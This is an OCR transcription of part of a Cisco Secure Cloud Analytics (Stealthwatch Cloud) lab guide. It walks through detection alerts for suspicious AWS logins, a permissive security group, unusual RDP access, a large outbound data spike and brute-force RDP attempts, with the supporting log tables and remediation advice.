
Time	User	Source IP	Event	Request	Response	Error Code
1/30/20 12:43 AM	patron	64.104.44.105	ConsoleLogin	none	{"ConsoleLogin": "Success"}	

8. Users can also select what countries are typically not associated with their account by selecting high risk countries from **Settings > Alerts > Alerts/Watchlists > Country Watchlist**.


cisco-dcloud.obsrvbl.com/v2/#/settings/alerts/country
Stealthwatch Cloud
Monitor
Investigate
Report
Settings
Settings
Alerts/Watchlists
Integrations
Entity Groups
Account Management
Subnets
Webhooks/Services
Sensors
Priorities
Country Watchlist
Internal Connections Watchlist
Third Party Watchlist
IPs and Domains Watchlist
AWS CloudTrail Watchlist
GCP Logging Watchlist
IP Scanner Rules Watchlist
Azure Activity Log Watchlist
Azure Advisor Watchlist
Alerts
Integrations
Entity Groups
Account Management
Subnets
Webhooks/Services
Sensors
list
d countries will
all countries;
Albania
Algeria
American Samoa
Andorra
Angola
Antarctica
Antigua and Barbuda
Argentina
Armenia
Australia
Austria
Azerbaijan
Bahrain
Bangladesh
Barbados
Belarus
Belgium
Benin
Bermuda
Bhutan
Bolivia (Plurinational State of)

9. Go back to the main alerts page **Monitor > Alerts** (https://cisco-dcloud.obsrvbl.com/#/alerts) and search for Alert **431** (https://cisco-dcloud.obsrvbl.com/alerts/431), this alert also uses data from AWS CloudTrail, it looks for security groups (e.g. firewall rules) that are overly permissive. If this was a real account, this would be very suspicious. We can easily pivot out from the alert Observation to see what else this user has been doing in the AWS account.

10. Click the black triangle next to the user and select **Activity**, then **Observations**. Scroll through the list of observations.



Permissive AWS Security Group Created

Status	Open
ID	431
Description	A new AWS security group has been created that allows access from any host on unsafe ports. This alert uses the AWS CloudTrail Event observation and ma… that sensitive data is at risk.
Updated	Jun 23, 2020 2:26:18 PM
Created	Jan 30, 2020 11:43:04 PM
Assignee	Nobody
Tags	AWS CSPM

After reviewing an alert, closing it

Supporting Observations

AWS CloudTrail Event Observation

AWS CloudTrail event reported for the device.

20 records per page

Time	User	Source IP	Event
6/23/20 2:26 PM	patron	72.223.96.68	AuthorizeS

Read-Only Mode read-only accounts can view any part of the site, but cannot make updates or changes.

User Activity

Selected User

search

all users

1d4cf2d3-f569-4d71-bfb4-e53fa454e530

2eecb16c-2605-4531-9e5a-bd995ee15afc

20 records per page

Authority	User Name	Type	Source	Last Active	# observations
Amazon Web Services	patron	Normal User	Network	6/29/20 6:04 PM	44

Showing 1 of 1

Read-Only Mode read-only accounts can view any part of the site, but cannot make updates or changes.

Observations

AWS CloudTrail Event Observation


AWS CloudTrail event reported for the device.

20 records per page

search

Time	User	Source IP	Event	Request	Response	Error Code
6/29/20 6:04 PM	patron	72.223.96.68	ConsoleLogin	none	{"ConsoleLogin": "Success"}	
6/23/20 2:30 PM	patron	128.107.241.162	ConsoleLogin	none	{"ConsoleLogin": "Success"}	
6/23/20 2:26 PM	patron	72.223.96.68	AuthorizeSecurityGroupIngress	{"groupId": "sg-0ddeb37dad290bb32", "ipPermissions": {"items": [{"ipProtoco...	{"requestId": "021a3043-9a72-4efc-93d4-35abf00fecf6", "_return": true}	
6/23/20 2:23 PM	patron	72.223.96.68	ConsoleLogin	none	{"ConsoleLogin": "Success"}	

11. Similar to how Secure Cloud Analytics monitors the API for AWS, it monitors remote access protocols and what IPs are used to access the local network. In the previous example, the user enabled some very permissive policies for the instance, permitting any to any.
12. Go back to the **Monitor > Alerts** page and search for alert **435** (https://cisco-dcloud.obsrvbl.com/#/alerts/435) to see how an alert was triggered for what appears to be a Geographically Unusual Remote Access, the remote IP is the same one used in the Geographically Unusual API access.



Supporting Observations


Remote Access Observation ➔

Device was accessed from a remote source.

20 records per page

Time ▾	Device ⬍	Remote Device ⬍	Local Port ⬍	Profile ⬍	Remote IP ⬍	
1/31/20 1:20 AM	❗ i-0f5c16650ace2e7ac ▾	64.104.44.97 ▾	3389 (terminal)	RDPServer	64.104.44.97	✖

13. Another example behavior change Secure Cloud Analytics looks for is when a machine that hasn't been accessed remotely is accessed for the 1st time (after the baseline period). Go back to the **Monitor > Alerts** page and search for alert **434** (https://cisco-dcloud.obsrvbl.com/#/alerts/434), the supporting observations for this is "Remote Access Observation". This has been used to detect out of compliance access, for example a user changing a rule so they login from home vs using the VPN or by a machine being compromised and made a terminal server.



Supporting Observations

Remote Access Observation ➔

Device was accessed from a remote source.

20 records per page


Time ▾	Device ⬍	Remote Device ⬍	Local Port ⬍	Profile ⬍	Remote IP ⬍	
1/31/20 12:20 AM	❗ i-0f5c16650ace2e7ac ▾	72.163.2.249 ▾	3389 (terminal)	RDPServer	72.163.2.249	✖

In our examples, so far, we have detected:

- Failed logins.
- Followed by an unusual login.
- A security group change on an instance.
- Followed by new and unusual remote accesses.

At this point, we have a good case to 1) disable the user Patron and 2) lock down or terminate the instance. Ideally, we would want to know what else this instance has been doing to see what the attacker may have done while accessing the machine. Go back to the **Monitor > Alerts** page and search for alert **463.**

Because this alert looks for unusual traffic leaving the network, supporting observations will typically have the current and new peak values. In this example, we have a new peak of 3GB of external traffic, old peak of 195MB and record profile outlier for Dropbox of 2.96GB with and old value of 0. The example uses Dropbox, but a variety of profiles would have been matched for the new peak.



Supporting Observations

New Large Connection (External) Observation

Device exchanged an unusually large amount of data with an external host.

20 records per page

			Bytes		Packets		
Time	**Device**	**Connected IP**	**in**	**out**	**in**	**out**	
1/31/20 1:00 AM	i-0f5c16650ace2e7ac	162.125.3.6	10,573,498	1,790,548,793	216,131	13,952,120	×

CSV Showing 1 of 1

Record Metric Outlier Observation

Device sent or received a record amount of traffic.

20 records per page

Time	**Device**	**Metric**	**New value**	**Old value**	
1/31/20 12:00 AM	i-0f5c16650ace2e7ac	External bytes out	3,110,450,369	195,577,964	×

CSV Showing 1 of 1

Record Profile Outlier Observation


Device sent or received a record amount of traffic that matched a known profile.

20 records per page

Time	**Device**	**Profile tag**	**Metric**	**New value**	**Old value**	
1/31/20 12:00 AM	i-0f5c16650ace2e7ac	DropboxClient	Bytes out	2,954,077,199	0	×

CSV Showing 1 of 1


14. Click the **black triangle** next to the host and select **Device** as illustrated below. This will show more details about the host traffic. We can see the spike in traffic over the past 30 days.



ℹ **Read-Only Mode** read-only accounts can view any part of the site, but cannot make updates or changes.

❗ Outbound Traffic Spike ▾

Status	Open
ID	463
Description	Device started sending a much larger amount of traffic to external destinations than before.
Updated	Jan 31, 2020 2:00:00 AM
Created	Jan 31, 2020 2:00:00 AM
	IPs at the time of alert: 172.31.10.125




i-0f5c16650ace2e7ac 172.31.10.125

History

Daily device metrics

15. Scroll through the rest of the page and other tables to see more traffic details about the host. We will cover more details on using the portal in the next lab.



Wednesday, February 5, 2020

Attendance

Normally Active	0:16:29 to 23:49:11
Account	ℹ
IP Addresses	172.31.10.125

Traffic

Bytes In	98 MB
Bytes Out	114 MB
Bytes Total	212 MB


Alerting

Open Alerts	5 ➔
Closed Alerts	0 ➔
Observations	93780 ➔

Task 3: Using the Secure Cloud Analytics User Interface

In this lab, we will look at some current alerts and how to use the UI to troubleshoot the network and endpoints.

1. Go back to the **Monitor > Alerts** page and search for alert 562 (https://cisco-dcloud.obsrvbl.com/ - /alerts/562) and open it. This device is a Remote Desktop server used to administer the public cloud workloads. This alert looks for excessive login attempts, this is typical of a host with a public IP address and an open remote access policy. This first step to remediate would be to change the security group policy for this host.



Excessive Access Attempts (External) ▾ bastion1 ▾

Status Open

ID 562

Description Device has many failed access attempts from an external device. For example, a remote device trying repeatedly to access an internal server using SSH or Telnet would trigger this alert. The alert uses the Multiple Access Failures observation and may indicate the device is compromised.

Next Steps Reference the supporting observations and ensure that the external entity is abnormal and unexpected. If it is normal and expected, determine why a user or machine login keeps failing to login, such as if credentials changed, but the user or machine was not given the updated credentials. If the external entity is unknown, update your firewall or security group rules to limit access for the remote control protocol. Update your block list and firewall rules to disallow this entity's access to your network if the entity is potentially malicious.

Updated Dec 7, 2020 3:00:00 PM

Created Mar 5, 2020 11:00:00 AM

IPs at the time of alert: 10.0.1.2

Hostname at the time of alert: bastion1

Assignee Nobody ▾

Tags ▾ GCP

Supporting Observations

Multiple Access Failures Observation


Device had multiple failed application (e.g., FTP, SSH, RDP) access attempts.

20 records per page

search

Time ▾	Device ⇕	Port ⇕	Profile ⇕	Connected Device ⇕	Failed Attempts ⇕	
12/7/20 3:00 PM	bastion1 ▾	3389 (terminal)	RDPServer	185.193.88.77 ▾	131	✖
12/7/20 3:00 PM	bastion1 ▾	3389 (terminal)	RDPServer	185.156.74.28 ▾	126	✖
12/7/20 3:00 PM	bastion1 ▾	3389 (terminal)	RDPServer	45.146.165.95 ▾	121	✖
12/7/20 3:00 PM	bastion1 ▾	3389 (terminal)	RDPServer	45.146.165.245 ▾	118	✖
12/7/20 3:00 PM	bastion1 ▾	3389 (terminal)	RDPServer	185.193.88.87 ▾	123	✖
12/7/20 3:00 PM	bastion1 ▾	3389 (terminal)	RDPServer	185.156.74.26 ▾	126	✖

